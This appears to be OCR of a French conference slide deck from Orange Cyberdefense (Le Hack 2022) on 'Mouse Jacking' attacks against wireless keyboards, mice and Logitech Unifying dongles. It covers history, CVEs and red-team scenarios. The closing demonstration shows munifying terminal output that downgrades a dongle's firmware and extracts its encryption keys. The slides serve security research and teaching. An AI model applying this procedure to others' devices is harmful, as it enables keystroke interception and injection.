Orange Cyberdefense


USB ATTACK : KEYBOARD, TARGET AND ATTACK VECTOR

Le Hack 2022

Mehault François

Saboural Hugo

2022/06/25



orange™

Module 1

Mouse Jacking

Mouse Jacking : principe


- Définition:

Le Mouse Jacking représente l’ensemble des vulnérabilités qui affectent les souris et claviers sans fil.

- Impact:


Les résultats de l’exploitation de ces vulnérabilités sont multiples, allant de l’interception des frappes du clavier jusqu’à la compromission complète du poste ciblé.

Mouse Jacking : Principe




Sources : https://www.bastille.net/research/vulnerabilities/mousejack/technical-details

Mouse Jacking : Principe




Sources : https://www.bastille.net/research/vulnerabilities/mousejack/technical-details

Mouse Jacking : Principe



Sources : https://www.bastille.net/research/vulnerabilities/mousejack/technical-details

Mouse Jacking



2010 : Keykeriki v2.0 2.4 Ghz (keyboard sniffer)

- Thorsten Schröder
- Max Moser

2011 – Promiscuity is the nRF24L01+'s Duty (Keyboard Sniffer)

Travis Goodspeed

Sources : http://www.remote-exploit.org/articles/keykeriki_v2_0__8211_2_4ghz/

Sources : http://travisgoodspeed.blogspot.com/2011/02/promiscuity-is-nrf24l01s-duty.html

Mouse Jacking : 2016 - Bastille (Marc Newlin)

- Key Sniffer

Cible les claviers sans fil utilisant une communication non chiffrée, permettant à l'attaquant de récupérer les frappes clavier de la victime.

- Mouse Jack

Cible les périphériques sans fils (claviers, souris, etc.) nécessitant une séquence d'appairage avec un dongle USB. Il devient alors possible d'injecter des frappes clavier afin de compromettre l'ordinateur de la victime.

- Key Jack

Cible les claviers sans fils proposant une couche de chiffrement. Il est possible d'injecter des frappes clavier sur les périphériques vulnérables sans connaissance de la clé de chiffrement.

Sources : https://www.bastille.net/research/vulnerabilities/mousejack/technical-details

Mouse Jacking : 2019 – LOGITacker & munifying (Marcus Meng @mame82)

- CVE-2019-13052 (exploitation avec *LOGITacker*)

Ecoute l'appairage et reconstruit la clé de chiffrement afin de déchiffrer à la volée les frappes de clavier.

- CVE-2019-13053 (attaque théorique)

Injection de frappes de clavier sur les périphériques chiffrés, sans connaissances de la clé.

- CVE-2019-13054/13055 (exploitation avec *munifying*)

Extraction de la clef de chiffrement avec un unique accès physique au dongle.
Si besoin, possibilité de downgrader le firmware du dongle pour le rendre vulnérable à l'extraction de clef.

Mouse Jacking : Cible privilégiée : Dongle Unifying

- Emetteur / récepteur radio monopuce Nordic Semiconductor RF nRF24L.


- Il supporte jusqu'à 6 périphériques compatibles (souris, clavier…) sur le même ordinateur.


Mouse Jacking : R&D Orange Cyberdéfense et Orange groupe

- Elaboration de scénarios d'exploitation viables dans le cadre de mission Red Team
  - Attaque à distance
  - Attaque rapprochée

- Analyse des dernières fonctionnalités (Logitech Flow, Logi Bot, etc..)
- Analyse de firmware

Mouse Jacking : Attaque à distance






Crédits : Cyril Delétré – DSEC / Orange

Capture et injection de frappes à 50 mètres
Coût approximatif de la maquette : 200 €


Mouse Jacking : Attaque rapprochée



Orange
Cyberdefense

Demonstration Mouse Jacking - prerequis

orangecyberdefense.com



orange™

```
root@laptop-ocd ~/D/P/M/RD# munifying info
Logitech Unifying dongle found
Using dongle USB config: Configuration 1
Resetting dongle in order to release it from kernel (connected devices won't be usable)
EP descr: ep #1 IN (address 0x81) interrupt - undefined usage [8 bytes]
EP descr: ep #2 IN (address 0x82) interrupt - undefined usage [8 bytes]
EP descr: ep #3 IN (address 0x83) interrupt - undefined usage [32 bytes]
HID++ interface: vid=046d,pid=c52b,bus=1,addr=41,config=1,if=2,alt=0
HID++ interface IN endpoint: ep #3 IN (address 0x83) interrupt - undefined usage [32 bytes]
USB Report type: DJ Report short, DeviceID: 0x02, DJ Type: RF KEYBOARD, Params: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
USB Report type: HID++ long message, DeviceID: 0x02, SubID: Unknown HID++ SubID 0e, Params: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
Dongle Info
----------------------------------
        Firmware (maj.minor.build):  RQR24.11.B0036
        Bootloader (maj.minor):      02.09
        WPID:                        8808
        (likely) protocol:           0x04
        Serial:                      e1:dd:20:a9
        Connected devices:           2

Device Info for device index index 0
----------------------------------
        Destination ID:              0x09
        Default report interval:     8ms
        WPID:                        4082
        Device type:                 0x02 (MOUSE)
        Serial:                      3b:5a:95:40
        Report types:                00000006 (Report types: keyboard mouse )
        Capabilities:                07 (Unifying compatible, link encryption enabled)
        Usability Info:              0x01 (power switch location on the base)
        Name:                        MX Master 3
        RF address:                  e1:dd:20:a9:09
        KeyData:                     00
        Key:                         none (no link encryption in use or key not extractable)

Device Info for device index index 1
----------------------------------
        Destination ID:              0x0a
        Default report interval:     20ms
        WPID:                        408a
        Device type:                 0x01 (KEYBOARD)
        Serial:                      8d:68:6b:8e
        Report types:                0000401e (Report types: keyboard mouse multimedia power keys keyboard LEDs )
        Capabilities:                07 (Unifying compatible, link encryption enabled)
        Usability Info:              0x03 (power switch location on the edge of top right corner)
        Name:                        MX Keys
        RF address:                  e1:dd:20:a9:0a
        KeyData:                     00
        Key:                         none (no link encryption in use or key not extractable)

Closing Logitech receiver in Firmware mode (not bootloader)...
```

```
root@laptop-ocd ~/D/P/M/R/A/Attack_Scenario_1# munifying flash -f RQR24.07_B0030.shex
Trying to flash hex file 'RQR24.07_B0030.shex'
Parsing firmware hex file 'RQR24.07_B0030.shex'
signature data added
Determin firmware type...
...firmware blob has no bootloader prepended
...firmware CRC correct: 9ad7
Provided firmware targets Texas Instruments based receiver
Size 0x6000 start: 0x0000 end 0x5fff CRC 0x9ad7

trying to flash firmware...
Size 0x6000 start: 0x0000 end 0x5fff CRC 0x9ad7

Logitech Unifying dongle found
Using dongle USB config: Configuration 1
Resetting dongle in order to release it from kernel (connected devices won't be usable)
EP descr: ep #1 IN (address 0x81) interrupt - undefined usage [8 bytes]
EP descr: ep #2 IN (address 0x82) interrupt - undefined usage [8 bytes]
EP descr: ep #3 IN (address 0x83) interrupt - undefined usage [32 bytes]
HID++ interface: vid=046d,pid=c52b,bus=1,addr=41,config=1,if=2,alt=0
HID++ interface IN endpoint: ep #3 IN (address 0x83) interrupt - undefined usage [32 bytes]
USB Report type: DJ Report short, DeviceID: 0x02, DJ Type: RF KEYBOARD, Params: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
USB Report type: HID++ long message, DeviceID: 0x02, SubID: Unknown HID++ SubID 0e, Params: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
2021/05/10 20:21:00 could not determine receiver firmware version
root@laptop-ocd ~/D/P/M/R/A/Attack_Scenario_1#
```

```
root@laptop-ocd ~/D/P/M/R/A/Attack_Scenario_1# munifying info
Logitech Unifying dongle found
Using dongle USB config: Configuration 1
Resetting dongle in order to release it from kernel (connected devices won't be usable)
EP descr: ep #1 IN (address 0x81) interrupt - undefined usage [8 bytes]
EP descr: ep #2 IN (address 0x82) interrupt - undefined usage [8 bytes]
EP descr: ep #3 IN (address 0x83) interrupt - undefined usage [32 bytes]
HID++ interface: vid=046d,pid=c52b,bus=1,addr=48,config=1,if=2,alt=0
HID++ interface IN endpoint: ep #3 IN (address 0x83) interrupt - undefined usage [32 bytes]
Dongle Info
-----------------------------------
        Firmware (maj.minor.build):  RQR24.07.B0030
        Bootloader (maj.minor):      02.09
        WPID:                        8808
        (likely) protocol:           0x04
        Serial:                      e1:dd:20:a9
        Connected devices:           2

Device Info for device index index 0
-----------------------------------
        Destination ID:              0x09
        Default report interval:     8ms
        WPID:                        4082
        Device type:                 0x02 (MOUSE)
        Serial:                      3b:5a:95:40
        Report types:                00000006 (Report types: keyboard mouse )
        Capabilities:                07 (Unifying compatible, link encryption enabled)
        Usability Info:              0x01 (power switch location on the base)
        Name:                        MX Master 3
        RF address:                  e1:dd:20:a9:09
        KeyData:                     e1 dd 20 a9 40 82 88 08 2a d5 1b 2f 67 f8 6d 3a
        Key:                         0822e1a91bdf806d2a889882f86f402f

Device Info for device index index 1
-----------------------------------
        Destination ID:              0x0a
        Default report interval:     20ms
        WPID:                        408a
        Device type:                 0x01 (KEYBOARD)
        Serial:                      8d:68:6b:8e
        Report types:                0000401e (Report types: keyboard mouse multimedia power keys keyboard LEDs )
        Capabilities:                07 (Unifying compatible, link encryption enabled)
        Usability Info:              0x03 (power switch location on the edge of top right corner)
        Name:                        MX Keys
        RF address:                  e1:dd:20:a9:0a
        KeyData:                     e1 dd 20 a9 40 8a 88 08 e6 9a af 02 6b a4 25 20
        Key:                         0822e1a9afdfcf25e688948aa4754002

Closing Logitech receiver in Firmware mode (not bootloader)...
```